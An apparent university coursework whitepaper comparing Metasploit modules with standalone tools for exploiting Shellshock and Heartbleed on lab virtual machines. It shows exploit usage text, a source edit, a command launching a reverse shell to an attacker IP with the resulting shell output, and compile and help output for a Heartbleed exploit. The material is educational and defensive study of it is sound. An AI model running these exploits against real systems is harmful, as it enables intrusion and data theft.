Penetration testing with and without Metasploit

Comparing Metasploit framework's modules with alternative tools for use in penetration testing

Ekku Jokinen

1703641

CMP320: Ethical Hacking 3; Unit 2

BSc Ethical Hacking Year 3 (Accelerated)

2019/20

.

Note that the information contained in this document is for educational purposes only.

.

Abstract

The cyber security field has many different types of certificates and one of the more common certifications in penetration testing is the OSCP by Offensive Security. The exam restrictions of allowing the candidate to use the Metasploit framework in only a single system forces them to practice doing all of the necessary tasks with alternative tools. By encouraging a user to explore different tool options and try them out to find which ones work the best, allows them to build their own preferred toolkits. Using new tools will also introduce new technical issues and challenges that need to be researched and solved further increasing the users technical and professional knowledge.

This whitepaper examines the most common tasks a penetration tester needs to do while conducting an assignment. These are exploit usage, using remote access shells, transferring files to and from the target, pivoting inside a network and login credential cracking. All of the tasks are first done using the Metasploit framework and then an alternative tool is used to accomplish the same task. To demonstrate each technique, vulnerable virtual machines are used to provide a realistic and practical demonstration.

After exploring the different ways to accomplish similar tasks, the whitepaper analyses the upsides and downsides of each approach. Although there are many available tools to accomplish specific tasks, they all differ slightly from each other and knowing when to use each one is very important. Finally, several project ideas related to this whitepaper are explored for a possible future update.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

Certifications are a good way for an employee to prove they have the required set of skills necessary for a job. Some employers may even require these certifications for senior or other key roles in a company. However, not all certifications are valued equally so anyone who is interested in investing and studying for one, needs to first research which certificates add the most value to their resume. One of the most requested and valued certifications in penetration testing is the Offensive Security Certified Professional (OSCP) which is a proctored exam offered by the company Offensive Security (Infosec, 2019; Alpine Security, 2020; Simplilearn Solutions, 2020). The certification process consists of finishing a thorough preparation course that teaches the candidate the skills required to conduct a complex network and web application penetration test involving multiple targets. After this they may take the certification exam which is a 24-hour hands-on black box penetration test.

The OSCP exam has several restrictions that need to be followed in order to pass it and gain the certification (Offensive Security, 2020b). The exam does not allow the candidate to use any kind of automated tools like SQLmap for SQL injection or advanced automated vulnerability scanners like the OpenVAS scanner. The very common Metasploit framework can be used for only one of the multiple machines in the exam and for the others alternative tools need to be used to accomplish any necessary actions. This is so that the candidate can prove they understand how vulnerabilities are really exploited under the hood and that they do not simply rely on tools that automate the technical aspects of a task. The restrictions also encourage the user to be curious and experiment with new tools to learn more and possibly find ones they prefer for specific tasks.

It is also possible for a penetration tester to face a situation during their real-life assessments where one of their usual tools does not work or causes the target to behave in an unexpected way. Having alternative tools in their arsenal allows the pester to quickly resume or verify any unclear or ambiguous results and act accordingly.

1.2 AIM

This whitepaper will compare how several of the automated Metasploit framework modules can be substituted with other tools to do several different types of common penetration tasks.

Some of the key uses for Metasploit include:

- Finding and customising an exploit or payload
- Catching shells
- Pivoting inside a multi-node network
- Transferring files to and from target
- brute forcing

Several different virtualised Linux-based systems are used for this whitepaper. Standalone Kali Linux 2020.2 (Figure 1) and Ubuntu 18.04 LTS (Figure 2) distributions are used alongside with the Abertay University CMP319 year 2019 coursework virtual machine and the Abertay University CMP314 year 2019 coursework virtual machine. The latter is a complex multi-node ESXi-based network and has an older Kali Linux 2017.1 (Figure 3) distribution installed in it. The previously mentioned systems are used either as attacker or target systems to demonstrate certain tools, techniques or tasks against a vulnerable system.



Figure 1 - Kali Linux 2020.2 distribution information



Figure 2 - Ubuntu 18.04 distribution information



Figure 3 - Kali Linux 2017.1 distribution information

Any alternative tools that were used are part of the Kali Linux distribution.

2 PROCEDURE & RESULTS

2.1 OVERVIEW OF PROCEDURE & RESULTS

This section explains and demonstrates a variety of the most commonly required tasks in penetration testing using the modules in Metasploit framework as well as an alternative tool to accomplish the same task. All tasks are done in a Linux-based environment but many if not all are possible to do in a Windows-based environment as well although different tools might be needed. Many of the techniques have prerequisite steps like having gained initial access to a system and these steps are not explained to keep the focus on the specified topics.

2.2 EXPLOITS

Once a vulnerability has been found in a target system, it needs to be exploited in order to gain access. There are several ways to find usable exploits that have been publicly released. For this section, the first target was a system with the Shellshock a.k.a. Shelldoor vulnerability caused by an old version of the Unix Bash (Figure 4).



Figure 4 - Nikto identifying Shellshock vulnerability

The second exploitation demonstration used a system in the same network which was vulnerable to the OpenSSL Heartbleed vulnerability caused by improper input validation (Figure 5).



Figure 5 - Nmap indentifying Heartbleed vulnerability

2.2.1 Metasploit

Metasploit makes searching for exploits particularly simple as it allows the user to search for them in multiple different ways. The user can do a very specific search using the CVE identifier (Figure 6) or the name of the vulnerability (Figure 7). They can also do a broader search by using the target service or technology as the search keyword (Figure 8).



Figure 6 - Metasploit exploit search (CVE)



Figure 7- Metasploit exploit search (vulnerability)



Figure 8 - Metasploit exploit search (service/technology)

Once the user has chosen the exploit, they can configure all the possible options straight from Metasploit without the need to use for example a code editor (Figure 9). If the target system is successfully exploited and a shell is gained, Metasploit automatically tries to upgrade it to a Meterpreter shell (Figure 10) which has a lot more functionality than a regular reverse or bind shell (Offensive Security, 2020a).



Figure 9 - Shellshock exploit options (Metasploit)



Figure 10 - Exploiting Shellshock (Metasploit)

If the exploit does not result in a shell on the target system, any output will be displayed in the terminal window. For example, with the OpenSSL Heartbleed vulnerability, the memory dump intercepted from the target server gets displayed (Figure 12). To exploit the vulnerability the openssl_heartbleed module was run (Figure 11).



Figure 11 - Heartbleed exploit options (Metasploit)



Figure 12 - Heartbleed exploit output (Metasploit)

2.2.2 Alternative

Searchsploit is an exploit search tool that comes preinstalled in Kali. The downside to using it is that the user cannot search by CVE-numbers and must use a slightly broader search by either the vulnerability name (Figure 13) or the service name (Figure 14).



Figure 13 – Searchsploit exploit search (vulnerability)

Figure 14 - Searchsploit exploit search (service/technology)

Depending on the file type of the exploit, it might be ready to run, need slight configuration, or it might need to be compiled. For example, the Python-based exploit for Shellshock was very straightforward and could be run by specifying a few necessary parameters that were explained in the source code along with examples (Figure 15). However, running the exploit unmodified resulted in it freezing and not opening a shell (Figure 16).

```
Shellshock apache mod_cgi remote exploit

Usage:
./exploit.py var=<value>

Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages:  specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy

Payloads:
"reverse" (unix unversal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)
```

Figure 15 - Shellshock exploit comments



Figure 16 - Shellshock exploit error

On closer inspection of the source code, the exploit was missing the specific page URL that was vulnerable on the target system (seen in Figure 4). After the slight modification (Figure 17), rerunning the exploit successfully launched a shell (Figure 18). The difference to the Meterpreter shell that was opened with Metasploit is that this barebones remote shell had no advanced features and supported only normal shell commands.

```
try:
        pages = args['pages'].split(",")
except:
        pages = ["/cgi-sys/entropysearch.cgi","/cgi-sys/defaultwebpage.cgi","/cgi-mod/index.cgi","/
cgi-bin/test.cgi","/cgi-bin-sdb/printenv"]

try:
        proxyhost,proxyport = args['proxy'].split(":")
```

original

```
try:
        pages = args['pages'].split(",")
except:
        pages = ["/cgi-sys/entropysearch.cgi","/cgi-sys/defaultwebpage.cgi","/cgi-mod/index.cgi","/
cgi-bin/test.cgi","/cgi-bin-sdb/printenv","/cgi-bin/status"]

try:
        proxyhost,proxyport = args['proxy'].split(":")
```

modified

Figure 17 - Shellshock exploit modification

```
root@kali:~/Desktop/1703641# python ./34900.py payload=reverse rhost=192.168.0.242 lhost=192.168.0.20
0 lport=4444
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-sys/entropysearch.cgi
[*] 404 on : /cgi-sys/entropysearch.cgi
[-] Trying exploit on : /cgi-sys/defaultwebpage.cgi
[*] 404 on : /cgi-sys/defaultwebpage.cgi
[-] Trying exploit on : /cgi-mod/index.cgi
[*] 404 on : /cgi-mod/index.cgi
[-] Trying exploit on : /cgi-bin/test.cgi
[*] 404 on : /cgi-bin/test.cgi
[-] Trying exploit on : /cgi-bin-sdb/printenv
[*] 404 on : /cgi-bin-sdb/printenv
[-] Trying exploit on : /cgi-bin/status
[!] Successfully exploited
[!] Incoming connection from 192.168.0.234
192.168.0.234> ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:76:61:8a
          inet addr:192.168.0.242  Bcast:192.168.0.243  Mask:255.255.255.252
          inet6 addr: fe80::20c:29ff:fe76:618a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

shell access on target system

Figure 18 - Shellshock exploit successful

An alternative way to exploit Heartbleed was to use Searchsploit to find an available attack script written in the C programming language or in Python (Figure 19). Exploits that are written in C need to be compiled first before they can be used, and the source code usually has the compilation instructions as well as usage examples as comments (Figure 20). To demonstrate the compiling process a C version of the exploit was selected.

```
[13:58:18] id-1703641: ~ $  searchsploit heartbleed
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              |  (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple | exploits/multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)          | exploits/multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support) | exploits/multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure             | exploits/multiple/remote/32745.py
------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
Papers: No Result
```

Figure 19 - Searchsploit Heartbleed exploit search

```
*
* Compiled on ArchLinux x86_64 gcc 4.8.2 20140206 w/OpenSSL 1.0.1g
*
* E.g.
* $ gcc -lssl -lssl3 -lcrypto heartbleed.c -o heartbleed
* $ ./heartbleed -s 192.168.11.23 -p 443 -f out -t 1
* [ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
* [ =============================================================
* [ connecting to 192.168.11.23 443/tcp
* [ connected to 192.168.11.23 443/tcp
* [ <3 <3 <3 heart bleed <3 <3 <3
```

Figure 20 - Heartbleed exploit comments

To compile the exploit, several libraries needed to be installed first including the OpenSSL libssl library. However, the compilation instruction in the comments did not work on Kali Linux but a working command could be found with a simple online search (Najera-Gutierrez, 2016, pp. 173). With the new command, the exploit compiled perfectly despite the multiple warnings displayed by the GCC compiler (Figure 21).

```
[12:05:28] id-1703641: ~/Desktop/1703641 $  gcc 32791.c -o heartbleed1 -Wl,-Bstatic -lssl -Wl,-B
dynamic -lssl3 -lcrypto
32791.c: In function 'heartbleed':
32791.c:335:15: warning: implicit declaration of function 'ssl3_write_bytes' [-Wimplicit-functio
n-declaration]
  335 |          ret = ssl3_write_bytes(c->sslHandle, TLS1_RT_HEARTBEAT, buf, 3);
      |                ^~~~~~~~~~~~~~~~
32791.c: In function 'sneakyleaky':
32791.c:360:27: warning: implicit declaration of function 'ssl3_read_n' [-Wimplicit-function-dec
laration]
```

Figure 21 - Compiling a Heartbleed exploit written in C

The compiled exploit had a straightforward help output (Figure 22) and the user only needed to specify the target IP address/URL and the target port on which OpenSSL was running (Figure 23).

```
[13:02:01] id-1703641: ~/Desktop/1703641 $  ./heartbleed1 --help
[ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
[ ============================================================
[
[ --server|-s <ip/dns>    - the server to target
[ --port|-p   <port>      - the port to target
[ --file|-f   <filename>  - file to write data to
[ --bind|-b   <ip>        - bind to ip for exploiting clients
[ --precmd|-c <n>         - send precmd buffer (STARTTLS)
[                           0 = SMTP
[                           1 = POP3
[                           2 = IMAP
[ --loop|-l               - loop the exploit attempts
[ --type|-t   <n>         - select exploit to try
[                           0 = null length
[                           1 = max leak
[                           n = heartbeat payload length
```

Figure 22 - Heartbleed exploit help screen

